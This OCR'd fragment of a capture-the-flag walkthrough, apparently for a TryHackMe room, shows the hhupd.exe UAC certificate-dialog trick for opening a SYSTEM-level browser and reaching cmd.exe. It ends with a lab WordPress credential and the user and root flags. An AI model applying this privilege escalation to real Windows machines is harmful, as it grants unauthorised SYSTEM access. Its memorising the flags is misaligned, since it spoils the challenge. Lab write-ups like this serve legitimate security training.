
show more details:




Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Program location: "C:\Users\Wade\Desktop\hhupd.exe"
Show information about the publisher's certificate

Hide details


click on the show infor...




click on the VerSign... and close UAC. The new browser will appear, that runs on the system privlige


https://www.verisign.com/re
This page can't be displ...
Full screen F11
Save as... Ctrl+S
Find on this page Ctrl+F
Suggested Sites
Caret browsing F7
Print
File
Zoom (100%)
Safety
Add site to Apps
View downloads Ctrl+J
Manage add-ons
F12 Developer Tools
Go to pinned sites
Compatibility View settings
Internet options
About Internet Explorer
Make sure the web addres
Look for the page with yo
Refresh the page in a few
Fix connection problems

click ,,ok":


Save Webpage
Desktop
Search Desktop
Organize
New folder
Quick access
SYSTEM
This PC
Libraries
Network
File name: This page can't be displayed
Save as type: Web Archive, single file (*.m
Hide Folders
Encoding:
Location is not available
C:\Windows\system32\config\systemprofile\Desktop is unavailable. If the location is on this PC, make sure the device or drive is connected or the disc is inserted, and then try again. If the location is on a network, make sure you're connected to the network or Internet, and then try again. If the location still can't be found, it might have been moved or deleted.
OK


Save Webpage
C:\Windows\System32\cmd.exe
Organize
New folder

Trophy & Loot

Creds

WP-CREDS:

```
Wade:parzival
```

FLAGS

user.txt

```
THM{HACK_PLAYER_ONE}
```

root.txt

```
THM{COIN_OPERATED_EXPLOITATION}
```